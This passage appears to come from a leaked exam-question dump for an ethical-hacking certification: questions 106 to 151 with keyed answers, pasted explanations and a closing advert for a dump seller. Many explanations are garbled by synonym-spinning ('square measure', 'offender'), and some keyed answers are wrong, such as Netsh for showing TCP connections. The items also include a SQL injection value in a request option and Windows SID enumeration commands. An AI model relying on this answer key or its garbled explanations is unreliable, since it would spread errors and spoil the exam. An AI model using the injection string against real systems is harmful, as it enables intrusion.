DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.

NEW QUESTION: 106
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?
A. Multi-cast mode
B. Promiscuous mode
C. Port forwarding
D. WEM
Answer: B (LEAVE A REPLY)

NEW QUESTION: 107
Which of these is capable of searching for and locating rogue access points?
A. HIDS
B. WISS
C. NIDS
D. WIPS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 108
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?
A. Factiva
B. Netcraft
C. infoga
D. Zoominfo
Answer: C (LEAVE A REPLY)
Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION: 109
Internet Protocol Security IPsec is actually a suite pf protocols. Each protocol within the suite provides different functionality. Collective IPsec does everything except.
A. Protect the payload and the headers
B. Work at the Data Link Layer
C. Encrypt

D. Authenticate
Answer: (SHOW ANSWER)

NEW QUESTION: 110
You want to analyze packets on your wireless network. Which program would you use?
A. Wireshark with Airpcap
B. Ethereal with Winpcap
C. Airsnort with Airpcap
D. Wireshark with Winpcap
Answer: A (LEAVE A REPLY)

NEW QUESTION: 111
A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?
A. Credentialed assessment
B. Database assessment
C. Host-based assessment
D. Distributed assessment
Answer: C (LEAVE A REPLY)
The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal.
Uses
Host VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.
What it Measures Host
VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities - those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust

applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

NEW QUESTION: 112
Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning. What should Bob recommend to deal with such a threat?
A. Client awareness
B. The use of double-factor authentication
C. The use of DNSSEC
D. The use of security agents in clients' computers
Answer: C (LEAVE A REPLY)

NEW QUESTION: 113
Which of the following is a command line packet analyzer similar to GUI-based Wireshark?
A. jack the ripper
B. tcpdump
C. nessus
D. ethereal
Answer: B (LEAVE A REPLY)

NEW QUESTION: 114
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)
A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
C. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.
D. Hire more computer security monitoring personnel to monitor computer systems and networks.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 115

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?
A. Wireshark
B. Metasploit
C. Nessus
D. Maltego
Answer: B (LEAVE A REPLY)

NEW QUESTION: 116
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.
A. LOIC
B. R-U-Dead-Yet?(RUDY)
C. Astacheldraht
D. My Doom
Answer: B (LEAVE A REPLY)

NEW QUESTION: 117
Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?
A. Reverse sequence prediction
B. Take over the session
C. Guess the sequence numbers
D. Take one of the parties offline
Answer: C (LEAVE A REPLY)

NEW QUESTION: 118
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?
A. Bounding
B. Randomizing
C. Mutating
D. Fuzzing
Answer: D (LEAVE A REPLY)

NEW QUESTION: 119
What is the least important information when you analyze a public IP address in a security alert?
A. Geolocation
B. ARP
C. Whois
D. DNS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 120
infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?
A. Reconnaissance
B. Maintaining access
C. Scanning
D. Gaining access
Answer: (SHOW ANSWER)
This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're - * Password cracking - Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. * Password attacks - Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION: 121
Which command can be used to show the current TCP/IP connections?
A. Net use
B. Net use connection
C. Netstat
D. Netsh
Answer: D (LEAVE A REPLY)

NEW QUESTION: 122
Which of the following steps for risk assessment methodology refers to vulnerability identification?
A. Determines if any flaws exist in systems, policies, or procedures
B. Identifies sources of harm to an IT system. (Natural, Human. Environmental)
C. Determines risk probability that vulnerability will be exploited (High. Medium, Low)
D. Assigns values to risk probabilities; Impact values.
Answer: (SHOW ANSWER)

NEW QUESTION: 123
Which of the following is the best countermeasure to encrypting ransomwares?
A. Use multiple antivirus softwares
B. Pay a ransom
C. Analyze the ransomware to get decryption key of encrypted data
D. Keep some generation of off-line backup
Answer: (SHOW ANSWER)


NEW QUESTION: 124
Which of the following provides a security professional with most information about the system's security posture?
A. Phishing, spamming, sending trojans
B. Social engineering, company site browsing tailgating
C. Wardriving, warchalking, social engineering
D. Port scanning, banner grabbing service identification
Answer: D (LEAVE A REPLY)

NEW QUESTION: 125
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?
A. Software only, they are the most effective.
B. Hardware, Software, and Sniffing.
C. Passwords are always best obtained using Hardware key loggers.
D. Hardware and Software Keyloggers.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 126
You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.
Which command would you use?
A. c:\compmgmt.msc
B. c:\services.msc
C. c:\ncpa.cp
D. c:\gpedit
Answer: A (LEAVE A REPLY)
To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.
References: http://www.waynezim.com/tag/compmgmtmsc/

NEW QUESTION: 127
Which type of sniffing technique is generally referred as MiTM attack?



A. Mac Flooding
B. DHCP Sniffing
C. ARP Poisoning
D. Password Sniffing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 128
Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.
Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?
A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
B. "GET /restricted/ HTTP/1.1 Host: westbank.com
C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"
D. "GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
Answer: C (LEAVE A REPLY)

NEW QUESTION: 129
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?
A. Harden DNS servers
B. Use split-horizon operation for DNS servers
C. Use the same machines for DNS and other applications
D. Have subnet diversity between DNS servers
E. Restrict Zone transfers
Answer: (SHOW ANSWER)

NEW QUESTION: 130
Which of the following is not a Bluetooth attack?
A. Bluejacking
B. Bluedriving
C. Bluesmacking
D. Bluesnarfing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 131
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?
A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: (SHOW ANSWER)
We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.
SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).
There are two modes of operation with SNMP - get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.
This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.
SNMP traps
Since SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.
The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION: 132
What hacking attack is challenge/response authentication used to prevent?
A. Replay attacks
B. Scanning attacks
C. Password cracking attacks
D. Session hijacking attacks
Answer: A (LEAVE A REPLY)

NEW QUESTION: 133

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

A. WPA2 Personal

B. WPA3-Personal

C. WPA2-Enterprise

D. WPA3-Enterprise

Answer: (SHOW ANSWER)

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data: * Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256) * Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384) * Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve * Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

NEW QUESTION: 134

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Decoy scanning

B. Packet fragmentation scanning

C. Spoof source address scanning

D. Idle scanning

Answer: (SHOW ANSWER)

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.
The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host." The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.
Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence: offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1) currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1) So, during this method IPID increments by a pair of finally.
When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.
Simple network devices typically create nice zombies as a result of {they square measure| they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.
While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

NEW QUESTION: 135
During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?
A. Packet Filtering
B. Application
C. Circuit

D. Stateful
Answer: (SHOW ANSWER)

NEW QUESTION: 136
You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?
A. filetype
B. ext
C. inurl
D. site
Answer: (SHOW ANSWER)
Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used-the results are identical.
Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION: 137
Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?
A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary
Answer: D (LEAVE A REPLY)
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
* John the ripper
* L0phtCrack
* Aircrack-ng

NEW QUESTION: 138
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?
A. WEP
B. RADIUS
C. WPA
D. WPA3
Answer: A (LEAVE A REPLY)
Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP - which is included in many networking products - was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION: 139

_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Scanner

B. Trojan

C. RootKit

D. DoS tool

E. Backdoor

Answer: (SHOW ANSWER)

NEW QUESTION: 140

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.

Which of the following techniques is employed by Susan?

A. web shells

B. Webhooks

C. REST API

D. SOAP API

Answer: (SHOW ANSWER)

Webhooks are one of a few ways internet applications will communicate with one another. It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.

The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.

Here's a visual representation of what that looks like:

A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

NEW QUESTION: 141
What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?
A. Behavioral based
B. Heuristics based
C. Honeypot based
D. Cloud based
Answer: (SHOW ANSWER)

NEW QUESTION: 142
Which ios jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking
Answer: C (LEAVE A REPLY)
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION: 143
The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?
A. Regularly test security systems and processes.
B. Assign a unique ID to each person with computer access.
C. Use and regularly update anti-virus software on all systems commonly affected by malware.
D. Encrypt transmission of cardholder data across open, public networks.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 144
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?
A. To determine who is the holder of the root account
B. To perform a DoS
C. To test for virus protection
D. To create needless SPAM
E. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
Answer: E (LEAVE A REPLY)

NEW QUESTION: 145
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?
A. Advanced persistent
B. threat Diversion theft
C. Spear-phishing sites
D. insider threat
Answer: A (LEAVE A REPLY)
An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.
The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:
Intellectual property thieving (e.g., trade secrets or patents)

Compromised sensitive info (e.g., worker and user personal data)
The sabotaging of essential structure infrastructures (e.g., information deletion) Total website takeovers Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.
APT attacks dissent from ancient internet application threats, in that:
They're considerably additional advanced.
They're not hit and run attacks-once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
They typically aim to infiltrate a complete network, as opposition one specific half.
More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION: 146
Which tool can be used to silently copy files from USB devices?
A. USB Sniffer
B. USB Grabber
C. USB Snoopy
D. Use Dumper
Answer: (SHOW ANSWER)

NEW QUESTION: 147
Why containers are less secure that virtual machines?
A. Containers are attached to the same virtual network.
B. A compromise container may cause a CPU starvation of the host.
C. Host OS on containers has a larger surface attack.
D. Containers may full fill disk space of the host.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 148
A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.
What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
B. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
C. As long as the physical access to the network elements is restricted, there is no need for additional measures.
D. The operator knows that attacks and down time are inevitable and should have a backup site.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 149
What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. These commands demonstrate that the guest account has been disabled
B. Issued alone, these commands prove nothing
C. That the true administrator is Joe
D. These commands demonstrate that the guest account has NOT been disabled
E. That the Joe account has a SID of 500
Answer: C (LEAVE A REPLY)

NEW QUESTION: 150
in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?
A. Chop chop attack
B. KRACK
C. Evil twin
D. Wardriving
Answer: B (LEAVE A REPLY)
In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.
How KRACK Works

Your Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client - your smartphone, laptop, et cetera - and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding . Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections. KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it - the incremental transmit packet number called the nonce and therefore the replay counter - are set to their original values. Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a Threat

Think of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked. Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web. Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats. On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult. Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect. Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered. The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected. The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.

The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security. Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably. All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

NEW QUESTION: 151
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?
A. USER, NICK
B. USER, PASS
C. LOGIN, NICK
D. LOGIN, USER
Answer: A (LEAVE A REPLY)

Valid 312-50v11 Dumps shared by Fast2test.com for Helping Passing 312-50v11 Exam! Fast2test.com now offer the **newest 312-50v11 exam dumps**, the Fast2test.com 312-50v11 exam **questions have been updated** and **answers have been corrected** get the **newest** Fast2test.com 312-50v11 dumps with Test Engine here: https://www.fast2test.com/312-50v11-premium-file.html (**525** Q&As Dumps, **30%OFF Special Discount: freecram**)